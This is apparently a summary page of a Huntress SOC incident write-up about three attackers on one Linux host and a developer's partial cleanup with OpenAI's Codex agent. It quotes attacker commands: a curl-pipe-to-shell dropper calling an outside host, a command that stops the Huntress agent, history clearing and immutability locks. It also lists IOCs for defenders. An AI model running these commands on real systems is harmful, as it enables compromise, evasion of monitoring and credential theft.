 huntress.comwriteup
Untangling a Linux Incident With an OpenAI Twist (Part 2)

Part two of a Huntress SOC case study untangling a Linux host compromised by three simultaneous actors: a legacy cryptominer, a multi-revenue botnet (XMR mining, EarnFM bandwidth-selling, Repocket residential proxy) with eight persistence mechanisms, and a credential-harvesting cluster that exfiltrated SSH keys, cloud credentials, and .env secrets via wget POST, while the legitimate developer used OpenAI's Codex agent to partially and ineffectively triage the same box. The SOC documents Codex's wins and misses (no root visibility, missed cron.d/UDEV persistence, race conditions with reinfecting attackers) and traces an April reinfection to unpatched CVE-2025-55182 (React2Shell) in the developer's Next.js/React app, underscoring that AI-assisted remediation without live EDR telemetry and root-cause patching leaves footholds open.
What it is
Huntress SOC's part-two write-up of three concurrent adversaries on one compromised Linux host. The summary names them; this page gives the concrete droppers, IPs, hashes, persistence paths, and the exact command sequences that fired after the Huntress agent was installed on March 20 — the values you'd actually feed into detections.
How it works
Three distinct clusters, separated by tradecraft and pool:
- Actor A (from part one): cryptominer
/var/tmp/systemd-logindmining Monero to a private pool at62.60.246[.]210:443. Codex only CPU-throttled it; the miner stayed live. - Actor B: dropper
curl -fsSLk http://162.55.234[.]175:4082/workersh | shdeploying a multi-revenue botnet — XMRig (fkkkf, poolpool.supportxmr[.]com:3333), EarnFM, Repocket. Persistence via cron30 3,15 * * *runninginstallsh/dnser, and systemd user services.arpupdate.service/.dnsupdate.servicefrom/dev/shm/. Log cleanup viahistory -c 2>/dev/null. - Actor C (same source IP as B,
147.45.41[.]25, so possibly affiliated, but different tradecraft): base64 dropper that unsetsLD_PRELOAD/LD_LIBRARY_PATH, then tries five download fallbacks (custom netcat HTTP client, wget, curl, Python urllib, Perl sockets) so it runs even on hardened boxes. Next stage escalates via passwordless sudo, plants/etc/cron.d/auto-upgrade(fake update, midnight, C20x1x2x3[.]top) and UDEV rules re-triggering on NIC changes. It kills rival miners on port8235, applies immutability (chattr +i/chflags uchg), drops another XMR minerFH8a7d7Mto/tmp/(pool57.129.119[.]218:19999), stops the Huntress agent, then mass-exfiltrates.
flowchart TD
  B[Actor B dropper<br/>162.55.234.175:4082] --> BOT[XMRig+EarnFM+Repocket<br/>cron + /dev/shm systemd]
  C[Actor C base64 dropper<br/>147.45.41.25] --> P[5 download fallbacks]
  P --> ESC[passwordless sudo]
  ESC --> PERS[cron auto-upgrade + UDEV<br/>C2 0x1x2x3.top]
  PERS --> KILL[stop huntress-updater.service]
  KILL --> EXFIL[/tmp/.e2933fc3b.sh<br/>mass SSH/data exfil]
What to do
Key IOCs to hunt:
- Exfil script:
/tmp/.e2933fc3b.sh— SHA256781c19b56fbdb17284707f9026e107f639e5447df7df3b248a5d5a50c4b0806c - Agent-kill precursor to exfil:
systemctl stop huntress-updater.service - IPs:
62.60.246.210,162.55.234.175,147.45.41.25,57.129.119.218; C2 domain0x1x2x3[.]top; poolpool.supportxmr[.]com - File/persistence artifacts:
/etc/cron.d/auto-upgrade,.arpupdate.service,.dnsupdate.service, payloads out of/dev/shm/, miner binariesfkkkf/FH8a7d7M,/var/tmp/systemd-logind
Watch for immutability locks (chattr +i) blocking removal, and LD_PRELOAD/LD_LIBRARY_PATH being unset in shell activity.
Caveats
Actor B and C share source IP 147.45.41[.]25, which Huntress reads as possible affiliation, not confirmed — their tradecraft diverges. The fetched text cuts off mid-sentence at the SSH exfiltration detail, so exfil specifics beyond the collection script are incomplete here.
Organisations named here
- XMRig
CVEs named here
- CVE-2025-55182
Technologies named here
- Next.js
- OpenAI Codex
- Huntress agent
- React
- XMRig
- Linux
- EarnFM
- Repocket
- Huntress
- systemd
Techniques named here
- Cron persistence
- systemd service persistence
- UDEV rule persistence
- Log/history clearing
- Disabling EDR agent
- Multi-method payload download with fallback
- File immutability for persistence protection
- Anti-competitor miner killing
- Mass data exfiltration
- Privilege escalation attempt
- Exploitation of unauthenticated RCE
Threat actors named here
- Actor A
- Actor B
- Actor C
Related in Blue Team & Detection
 huntress.comwriteup
AI-Coded Malware | Analyzing Vibe-Coded AD Enumeration | Huntress

 blog.talosintelligence.comtool
Introducing CAIRN: Frontier tracking for AI-integrated malware (Cisco Talos)
 huntress.comwriteup
Inside an Oracle Database SQL Injection Attack | Huntress
 huntress.comwriteup